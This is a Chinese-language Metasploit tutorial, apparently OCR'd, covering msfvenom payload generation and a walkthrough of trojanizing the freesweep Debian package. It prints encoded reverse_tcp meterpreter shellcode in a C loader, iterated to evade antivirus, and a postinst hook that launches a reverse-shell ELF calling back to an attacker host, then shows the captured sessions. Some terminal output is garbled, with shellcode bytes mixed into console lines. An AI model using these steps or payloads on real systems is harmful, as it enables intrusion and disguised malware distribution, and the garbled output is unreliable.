notBuf += "\x9a\x1f\x18\xdc\x3d\xeb\xba\x38\xbf\x38\x5c\xca"
notBuf += "\xb3\xf5\x2b\x94\xd7\x08\xf8\xae\xec\x81\xff\x60"
notBuf += "\x65\xd1\xdb\x44\x2d\x81\x42\xfc\x8b\x64\x7b\x1e"
notBuf += "\x74\xd8\xd9\x54\x99\x0d\x50\x37\xf6\xe2\x58\xc8"
notBuf += "\x01\x6d\xb1\xbb\x21\x22\x71\x51\x75\xbb\x11\x22"
```

-f 参数指定 payload 的形式，我们之前一直是-fpython，表示以 python 形式输出

来看看下都有哪些格式

```
root@kali:~# msfvenom --help-formats stdout:  
Executable formats world:  
    asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service  
, exe-small, hta-psh, jar, jsp, loop-vbs, macho, msi, msi-nouac, osx-app, psh, p  
sh-cmd, psh-net, psh-reflection, vba, vba-exe, vba-psh, vbs, war  
Transform formatsContent written to stdout:  
    bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powe  
rshell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript
```

我们当然也可以指定 java,c 之类的

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86  
/shikata_ga_nai -b '\x00' -i 3 -f java  
Found 1 compatible encoders  
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 326 (iteration=0)  
x86/shikata_ga_nai succeeded with size 353 (iteration=1)  
x86/shikata_ga_nai succeeded with size 380 (iteration=2)  
x86/shikata_ga_nai chosen with final size 380  
Payload size: 380 bytes  
Final size of java file: 5016 bytes  
byte buf[] = new byte[]:  
{  
    (byte) 0xdb, (byte) 0xdb, (byte) 0xd9, (byte) 0x74, (byte) 0x24, (byte)  
0xf4, (byte) 0x58, (byte) 0xbf,  
    (byte) 0x98, (byte) 0x86, (byte) 0xff, (byte) 0xe7, (byte) 0x31, (byte)  
0xc9, (byte) 0xb1, (byte) 0x59,  
    (byte) 0x83, (byte) 0xe8, (byte) 0xfc, (byte) 0x31, (byte) 0x78, (byte)  
0x14, (byte) 0x03, (byte) 0x78,  
    (byte) 0x8c, (byte) 0x64, (byte) 0xa, (byte) 0x3c, (byte) 0x72, (byte)  
0xb1, (byte) 0x81, (byte) 0xe7,  
    (byte) 0x7e, (byte) 0xf8, (byte) 0xa7, (byte) 0x38, (byte) 0x8e, (byte)  
0x36, (byte) 0x69, (byte) 0x90,  
    (byte) 0xa7, (byte) 0x78, (byte) 0xc4, (byte) 0xd3, (byte) 0x61, (byte)  
0x62, (byte) 0x6a, (byte) 0xd5,
```

上图生成的是 Java 形式的

-n 选项用于在 payload 前面添加一定数目的 nop

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e generic/none -f python -n 26
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 299 (iteration=0)
generic/none chosen with final size 299
Successfully added NOP sled from x86/single_byte
Payload size: 325 bytes
Final size of python file: 1560 bytes
buf = ""
buf += "\x49\x99\x9f\x98\x2f\x3f\x27\x27\x91\xd6\x9f\x91\x48"
buf += "\x90\xf9\x9f\x90\xfd\x43\x9f\x37\x4a\x93\x27\x48\x9b"
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
```

上图添加了 26 个 nop,也就是 buf 内容的前两行

-smallest 用于根据所选的编码器和 payload 创建最小的 shellcode

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python --smallest
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 312 (iteration=0)
x86/shikata_ga_nai chosen with final size 312
Payload size: 312 bytes
Final size of python file: 1498 bytes
buf = ""
buf += "\xdb\xd3\xbf\xdd\xe6\xdf\x44\xd9\x74\x24\xf4\x5a\x33"
buf += "\xc9\xb1\x48\x31\x7a\x18\x83\xc2\x04\x03\x7a\xc9\x04"
buf += "\x2a\xb8\x19\x4a\xd5\x41\xd9\x2b\x5f\x4a\xe8\x6b\x3b"
buf += "\xac\x5a\x5c\x4f\xe0\x56\x17\x1d\x11\xed\x55\x8a\x16"
buf += "\x46\xd3\xec\x19\x57\x48\xcc\x38\xdb\x93\x01\x9b\xe2"
buf += "\x5b\x54\xda\x23\x81\x95\x8e\xfc\xcd\x08\x3f\x89\x98"
buf += "\x90\xb4\xc1\x0d\x91\x29\x91\x2c\xb0\xff\xaa\x76\x12"
buf += "\x01\x7f\x03\x1b\x19\x9c\x2e\xd5\x92\x56\xc4\xe4\x72"
buf += "\xa7\x25\x4a\xbb\x08\xd4\x92\xfb\xae\x07\xe1\xf5\xcd"
buf += "\xba\xf2\xc1\xac\x60\x76\xd2\x16\xe2\x20\x3e\xa7\x27"
buf += "\xb6\xb5\xab\x8c\xbc\x92\xaf\x13\x10\x9a\xcb\x98\x97"
buf += "\x7e\x5a\xda\xb3\x5a\x07\xb8\xda\xfb\xed\x6f\xe2\x1c"
```

与下图没有加 smallest 相比确实减少了

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
Final size of python file: 1574 bytes
buf = "" # metasploit > python import -f /root/find123.py
buf += "\xBA\x99\xE1\x14\xF1\xDA\xDA\xD9\x74\x24\xF4\x5E\x33"
buf += "\xC9\xB1\x4B\x31\x56\x15\x83\xEE\xFC\x03\x56\x11\xE2"
buf += "\x6C\x1D\xFC\x73\x8E\xDE\xFD\x13\x07\x3B\xCC\x13\x73"
buf += "\x4F\x7F\xA4\xF0\x1D\x8C\x4F\x54\xB6\x07\x3D\x70\xB9"
buf += "\xA0\x88\xA6\xF4\x31\xA0\x9A\x97\xB1\xBB\xCE\x77\x8B"
buf += "\x73\x03\x79\xCC\x6E\xE9\x2B\x85\xE5\x5F\xDC\xA2\xB0"
buf += "\x63\x57\xF8\x55\xE3\x84\x49\x57\xC2\x1A\xC1\x0E\xC4"
buf += "\x9D\x06\x3B\x4D\x86\x4B\x06\x04\x3D\xBF\xFC\x97\x97"
buf += "\xF1\xFD\x3B\xD6\x3D\x0C\x42\x1E\xF9\xEF\x31\x56\xF9"
buf += "\x92\x41\xAD\x83\x48\xC4\x36\x23\x1A\x7E\x93\xD5\xCF"
buf += "\x18\x50\xD9\xA4\x6F\x3E\xFE\x3B\xBC\x34\xFA\xB0\x43"
buf += "\x9B\x8A\x83\x67\x3F\xD6\x50\x06\x66\xB2\x37\x37\x78"
buf += "\x1D\xE7\xD\xF2\xB0\xFC\xAC\x58\xDD\x31\x9C\x62\x1D"
buf += "\x5E\x97\x11\x2F\xC1\x03\xBE\x03\x8A\x8D\x39\x63\xA1"
buf += "\x69\xD5\x9A\x4A\x89\xFF\x58\x1E\xD9\x97\x49\x1F\xB2"
```

-c 参数用于在一个 shellcode 里面再包含一个 shellcode

首先我们制作一个 shellcode 用于弹出消息框输出 helloworld


```
root@kali:~# msfvenom -a x86 --platform windows -p windows/messagebox TEXT="Hello World" -f raw > messageBox
No encoder or badchars specified, outputting raw payload
Payload size: 262 bytes
# metasploit > python import -f /root/say.py
```

接下来在另一个 shellcode 里面使用-c 参数来包含上面的 shellcode,

生成一个 exe 文件

```
root@kali:~# msfvenom -c messageBox -a x86 --platform Windows -p windows/shell/bind_tcp -f exe -o /root/Desktop/test.exe
Adding shellcode from messageBox to the payload
No encoder or badchars specified, outputting raw payload
Payload size: 855 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/test.exe
```

在 windows 中执行可以看到如下：



接下来我们就来实践利用下生成的 shellcode

```
# include <stdlib.h>
# include <stdio.h>
# include <string.h>


# include <windows.h>

int
main(void)
{
    char *shellcode = "\x33\xc9\x64\x8b\x49\x30\x8b\x49\x0c\x8b"
                     "\x49\x1c\x8b\x59\x08\x8b\x41\x20\x8b\x09"
                     "\x80\x78\x0c\x33\x75\xf2\x8b\xeb\x03\x6d"
                     "\x3c\x8b\x6d\x78\x03\xeb\x8b\x45\x20\x03"
                     "\xc3\x33\xd2\x8b\x34\x90\x03\xf3\x42\x81"
                     "\xe3\x47\x65\x74\x50\x75\xf2\x81\x7e\x04"
                     "\x72\x6f\x63\x41\x75\xe9\x8b\x75\x24\x03"
                     "\xf3\x66\x8b\x14\x56\x8b\x75\x1c\x03\xf3"
                     "\x8b\x74\x96\xfc\x03\xf3\x33\xff\x57\x68"
                     "\x61\x72\x79\x41\x68\x4c\x69\x62\x72\x68"
                     "\x4c\x6f\x61\x64\x54\x53\xff\xd6\x33\xc9"
                     "\x57\x66\xb9\x33\x32\x51\x68\x75\x73\x65"
                     "\x72\x54\xff\xd0\x57\x68\x6f\x78\x41\x01"
                     "\xfe\x4c\x24\x03\x68\x61\x67\x65\x42\x68"
                     "\x4d\x65\x73\x73\x54\x50\xff\xd6\x57\x68"
                     "\x72\x6c\x64\x21\x68\x6f\x20\x57\x6f\x68"
                     "\x48\x65\x6c\x6c\x8b\xcc\x57\x57\x51\x57"
                     "\xff\xd0\x57\x68\x65\x73\x73\x01\xfe\x4c"
                     "\x24\x03\x68\x50\x72\x6f\x63\x68\x45\x78"
                     "\x69\x74\x54\x53\xff\xd6\x57\xff\xd0";
```

DWORD why_must_this_variable;

先给出一段可以 helloworld 弹窗的代码。我们在 vc++ 6.0 里面编译、连接、运行之后就可以看到效果了。我们注意到代码里没有 helloworld，那么也就是说 helloworld 是被硬编码在了 shellcode 里面。

我们的想法来了，可以使用 msfvenom 生成 shellcode 然后我们把 shellcode 代码复制过来替换上图中的代码，不就可以实现 shellcode 的利用了吗。




我们来试试。首先还是在 kali 中用 msfvenom 生成 shellcode. 注意 -l4 表示迭代编码 4 次用于躲避系统安全软件的检测，-fc 表示生成的是 C 语言格式的 shellcode

```

root@kali:~# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.0.104 LPORT=4443 -e x86/shikata_ga_nai -b '\x00' -i 4 -f c
Found 1 compatible encoders
Attempting to encode payload with 4 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai chosen with final size 441 [nops]
Payload size: 441 bytes [asploit3 Pro trial: http://r-7.co/trymsp]
Final size of c file: 1878 bytes
unsigned char buf[] = {
    "\xbb\xb9\x09\x0e\xf4\xda\xcb\xd9\x74\x24\xf4\x5d\x31\xc9\xb1" "reverse_tcp"
    "\x68\x31\x5d\x14\x83\xed\xfc\x03\x5d\x10\x5b\xfc\xd3\x32\x21"
    "\x10\x20\x6c\x52\x36\xc3\xb5\xa8\x96\x1d\x7f\xe1\x46\x6f\x29"
    "\x1b\x8a\xd9\xcf\x98\x4a\xe1\x0d\x84\x27\x67\x3f\xbf\x27\x9c"
    "\xe1\xa1\x26\x4c\xd4\x27\x69\x6a\x1f\x76\xce\x07\x55\x2e\xba"
    "\x61\x6f\x27\xe8\xee\xed\x46\xdb\x33\x2d\x2b\x18\x55\x53\x5e"
    "\x26\xca\x68\x06\x40\x2b\x29\x82\x0b\xd4\x2b\x34\x8c\xf7\x65"
    "\x70\xee\x97\xe5\x28\xbe\xa5\x2a\x72\x81\x42\x26\xd9\x3b\xf6"
    "\x9a\x8a\x93\xfd\x8\xfc\x66\x1e\xd7\xfb\x09\x49\x86\x76\xcb"
    "\x8f\x11\x37\x41\x0c\x4b\x62\x34\x94\xdf\x52\x04\xc0\x0c\x4f"
    "\x73\x10\x5c\x08\x5d\xb5\xbc\x9d\xb4\x8e\x4a\x6c\xa7\xd5\x52"
    "\x03\x13\xd5\x7f\x9f\x1d\xbc\x1e\xaa\x1f\x34\x29\xf8\x19"
    "\x97\x65\x80\x6a\xb1\x7c\xac\x86\x59\x6b\x8c\x14\x84\x07\x9f"
    "\xbc\xfa\xc0\x61\x8c\x4d\x8f\xc2\x16\x96\x2d\xcf\x2b\xed\x84"
    "\xa8\x09\xb4\xf2\x73\x5f\x4f\xfd\xc1\x05\x80\x73\xb0\x10\x54"
    "\x67\x6f\xd1\x33\x57\xc5\xc2\x0f\x75\x46\x35\xe9\xfc\xa1\x98"
    "\x86\xf3\x9f\xc9\x66\x27\x05\x37\x16\x67\xb2\xaa\x67\x92\x63"
    "\x86\x0b\xb1\x93\xea\xa6\x38\x29\x69\x81\x1a\x9e\xdf\xed\x8c"
    "\xd8\x9d\x41\xb4\x03\x1a\x06\x4f\x31\xc4\x5d\xaa\x74\x51\xd7"
    "\x78\xd3\xfe\x47\x4f\x40\x35\xb4\xcf\xe5\x7c\x8b\xb8\xdf\x5e"
    "\xc7\x3a\xfa\xcb\x9f\x6d\x61\x6b\xbd\x2b\xcc\x1f\x72\xea\x51"
    ...
}

```

接下来把 buf 的内容复制到前面 C 源码中的 shellcode 处



```

1.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#include <windows.h>


int
main(void)
{
    char *shellcode =
        "\xbb\xb9\x09\x0e\xf4\xda\xcb\xd9\x74\x24\xf4\x5d\x31\xc9\xb1" "reverse_tcp"
        "\x68\x31\x5d\x14\x83\xed\xfc\x03\x5d\x10\x5b\xfc\xd3\x32\x21"
        "\x10\x20\x6c\x52\x36\xc3\xb5\xa8\x96\x1d\x7f\xe1\x46\x6f\x29"
        "\x1b\x8a\xd9\xcf\x98\x4a\xe1\x0d\x84\x27\x67\x3f\xbf\x27\x9c"
        "\xe1\xa1\x26\x4c\xd4\x27\x69\x6a\x1f\x76\xce\x07\x55\x2e\xba"
        "\x61\x6f\x27\xe8\xee\xed\x46\xdb\x33\x2d\x2b\x18\x55\x53\x5e"
        "\x26\xca\x68\x06\x40\x2b\x29\x82\x0b\xd4\x2b\x34\x8c\xf7\x65"
        "\x70\xee\x97\xe5\x28\xbe\xa5\x2a\x72\x81\x42\x26\xd9\x3b\xf6"
        "\x9a\x8a\x93\xfd\x8\xfc\x66\x1e\xd7\xfb\x09\x49\x86\x76\xcb"
        "\x8f\x11\x37\x41\x0c\x4b\x62\x34\x94\xdf\x52\x04\xc0\x0c\x4f"
        "\x73\x10\x5c\x08\x5d\xb5\xbc\x9d\xb4\x8e\x4a\x6c\xa7\xd5\x52"
        "\x03\x13\xd5\x7f\x9f\x1d\xbc\x1e\xaa\x1f\x34\x29\xf8\x19"
        "\x97\x65\x80\x6a\xb1\x7c\xac\x86\x59\x6b\x8c\x14\x84\x07\x9f"
        "\xbc\xfa\xc0\x61\x8c\x4d\x8f\xc2\x16\x96\x2d\xcf\x2b\xed\x84"
        "\xa8\x09\xb4\xf2\x73\x5f\x4f\xfd\xc1\x05\x80\x73\xb0\x10\x54"
        "\x67\x6f\xd1\x33\x57\xc5\xc2\x0f\x75\x46\x35\xe9\xfc\xa1\x98"
        "\x86\xf3\x9f\xc9\x66\x27\x05\x37\x16\x67\xb2\xaa\x67\x92\x63"
        "\x86\x0b\xb1\x93\xea\xa6\x38\x29\x69\x81\x1a\x9e\xdf\xed\x8c"
        "\xd8\x9d\x41\xb4\x03\x1a\x06\x4f\x31\xc4\x5d\xaa\x74\x51\xd7"
        "\x78\xd3\xfe\x47\x4f\x40\x35\xb4\xcf\xe5\x7c\x8b\xb8\xdf\x5e"
        "\xc7\x3a\xfa\xcb\x9f\x6d\x61\x6b\xbd\x2b\xcc\x1f\x72\xea\x51"
        ...
}

```

同样，编译，连接，在执行之前，我们现在 metasploit 中设置监听

```
msf > use exploit/multi/handler size 441
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.104
LHOST => 192.168.0.104\xd9\x74\x24\xf4\x5d\x31\xc9\xb1"
msf exploit(handler) > set LPORT 4443\x5b\xfc\xd3\x32\x21"
LPORT => 4443\x36\xc3\xb5\xa8\x96\x1d\x7f\xe1\x46\x6f\x29"
```

接下来执行，可以看到下图左边的已经监听到了



拿到了 meterpreter。

```
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.104:4443 -> 192.168.0.102:53079) at
2018-01-27 03:03:12 -0500:4443 -e x86/shikata_ga_nai -b '\x00' -i 4 -f c
 1 compatible encoders
msf exploit(handler) > sessions:iterations of x86/shikata_ga_nai
shikata ga nai succeeded with size 360 (iteration=0)
Active sessions succeeded with size 387 (iteration=1)
===== succeeded with size 414 (iteration=2)
shikata ga nai succeeded with size 441 (iteration=3)
  Id  Type    chosen with final Information
  n  size: 441 bytes
    size: file: 1878 bytes
    -ed char buf[] =
\x19\x meterpreter x86/windows 7 DESKTOP-2TTLGEK\Yale @ DESKTOP-2TTLGEK 192.168.0.
.104:4443 -> 192.168.0.102:53079 (192.168.0.102)\x32\x21"
\x20\x6c\x52\x36\xc3\xb5\xa8\x96\x1d\x7f\xe1\x46\x6f\x29"
msf exploit(handler) > sessions:1\x27\x67\x3f\xbf\x27\x9c"
[*] Starting interaction with 1\x76\xce\x07\x55\x2e\xba"
\x6f\xdb\x33\x2d\x2b\x18\x55\x53\x5e"
\x9\x82\x00\xdf\x2b\x34\x9c\xf7\x65"
\x5\x2a\x72\x1\x42\x26\x09\x3b\xf6"
\x6\xf\x4\xfb\x09\x49\x86\x76\xcb"
\x2\x3\x94\xdf\x52\x04\x0\x8c\x4"
```

0x04 mteasploit 制作 linux 木马

在 ubuntu 的 deb 包中加入 metasploit 的 payload 来给 kali 返回一个 shell。

首先下载将要修改的包，这里以 freesweep 为例。

```
root@kali:~# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  freesweep
0 upgraded, 1 newly installed, 0 to remove and 1242 not upgraded.
Need to get 55.6 kB of archives.
After this operation, 141 kB of additional disk space will be used.
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 freesweep
  amd64 0.90-3+b1 [55.6 kB]
Fetched 55.6 kB in 7s (7660 B/s)
Download complete and in download only mode
root@kali:~#
```

然后把它移动到临时的工作目录

```
root@kali:/var/cache/apt/archives# mv freesweep_0.90-3+b1_amd64.deb /tmp/evil
root@kali:/var/cache/apt/archives#
```

然后把包里的内容提取到的工作目录下

```
root@kali:/tmp/evil# dpkg -x freesweep_0.90-3+b1_amd64.deb work
```

接着创建一个“DEBIAN”目录用于存放新增加的“功能”

```
root@kali:/tmp/evil# mkdir work/DEBIAN
```

在这个目录下，创建一个名为“control”的文件，内容如下：



```
Open *control Save
Package: freesweep
Version: 0.90-3
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and in
most text-based terminals currently in use.
```

Plain Text Tab Width: 8 Ln 2, Col 16 INS

再创建一个安装的脚本用于执行二进制文件。同样在 DEBIAN 目录下，创建一个名为 postinst 的文件，内容如下：

```
root@kali:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores & /usr/games/freesweep &
```

接下来生成 payload。将会创建一个反弹 shell 来反向连接。

将其命名为“freesweep_scores”

```
root@kali:~# msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=192.168.0.104 LPORT=443 -b "\x00" -f elf -o /tmp/evil/work/usr/games/freesweep_scores
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai chosen with final size 150
Payload size: 150 bytes
Final size of elf file: 234 bytes
Saved as: /tmp/evil/work/usr/games/freesweep_scores
root@kali:~# ls
```

现在需要让的安装脚本能够执行

```
root@kali:/tmp/evil/work/DEBIAN# chmod 755 postinst
```

并且创建新的包。

```
root@kali:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work  
dpkg-deb: building package 'freesweep' in '/tmp/evil/work.deb'.
```

把新的包的名字命名为 work.deb。

把 web.deb 移动到 freesweep.deb。

```
root@kali:/tmp/evil# mv work.deb freesweep.deb
```

然后把新生成的包移动到网站根目录下。

```
root@kali:/tmp/evil# cp freesweep.deb /var/www/html
```

启动 apache

```
root@kali:/tmp/evil# service apache2 start
```

现在准备好 metasploit 的 multi/handler 来接收从 ubuntu 来的连接

```
root@kali:~# msfconsole -q -x "use exploit/multi/handler;set PAYLOAD linux/x86/shell/reverse_tcp; set LHOST 192.168.0.104; set LPORT 443; run; exit -y"  
PAYLOAD => linux/x86/shell/reverse_tcp  
LHOST => 192.168.0.104  
LPORT => 443  
[*] Exploit running as background job 0.  
root@kali:~#
```

Kali 上的工作全部完成了。

接下来切换到 ubuntu

首先下载包

```
yale@yale-virtual-machine:~$ wget http://192.168.0.104/freesweep.deb
--2018-01-26 01:36:25-- http://192.168.0.104/freesweep.deb
Connecting to 192.168.0.104:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55230 (54K) [application/x-debian-package]
Saving to: 'freesweep.deb.1'

freesweep.deb.1      100%[=====]  53.94K  --.-KB/s   in 0.001s

2018-01-26 01:36:25 (96.5 MB/s) - 'freesweep.deb.1' saved [55230/55230]

yale@yale-virtual-machine:~$
```

然后解压缩

```
yale@yale-virtual-machine:~$ sudo dpkg -i freesweep.deb
```

很快在 kali 上就收到了 shell

```
[*] Sending stage (42231 bytes) to 192.168.0.106
[*] Meterpreter session 1 opened (192.168.0.104:443 -> 192.168.0.106:49186) at 2018-01-26 01:34:42 -0500
```

试试 ifconfig 之类的 shell 命令

```
meterpreter > ifconfig

Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
Flags      : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface 2
=====
Name      : ens33
Hardware MAC : 00:0c:29:84:87:20
MTU       : 1500
Flags      : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.0.106
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::1b19:8779:3487:42a
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 3
=====
Name      : docker0
Hardware MAC : 02:42:93:b4:15:6f
MTU       : 1500
Flags      : UP BROADCAST MULTICAST
IPv4 Address : 172.17.0.1
IPv4 Netmask : 255.255.0.0

meterpreter >
```

03. Metasploit 端口扫描技术

原创陈博[合天智汇](#)2017-08-09



0x00 准备工作

Metasploit 中的扫描器和大部分的其他辅助模块使用 RHOSTS 选项而不是 RHOST， RHOSTS 选项可以是 IP 地址段 (192.168.1.20-192.168.1.30) , CIDR 地址段 (192.168.1.0/24), 由逗号分隔的多个地址段(192.168.1.0/24, 192.168.3.0/24), 以及行分隔的主机列表文件(file:/tmp/hostlist.txt)。

默认情况下，所有扫描器模块的 THREADS 值都将设置为“1”。THREADS 值设置扫描时要使用的并发线程数。将此值设置为更高的数字，以加快扫描速度或降低扫描速度，以减少网络流量，但请务必遵守以下准则：

- 将 Win32 系统上的 THREADS 值保持在 16 以下
- 在 Cygwin 下运行 MSF 时，请将 THREADS 保持在 200 以下
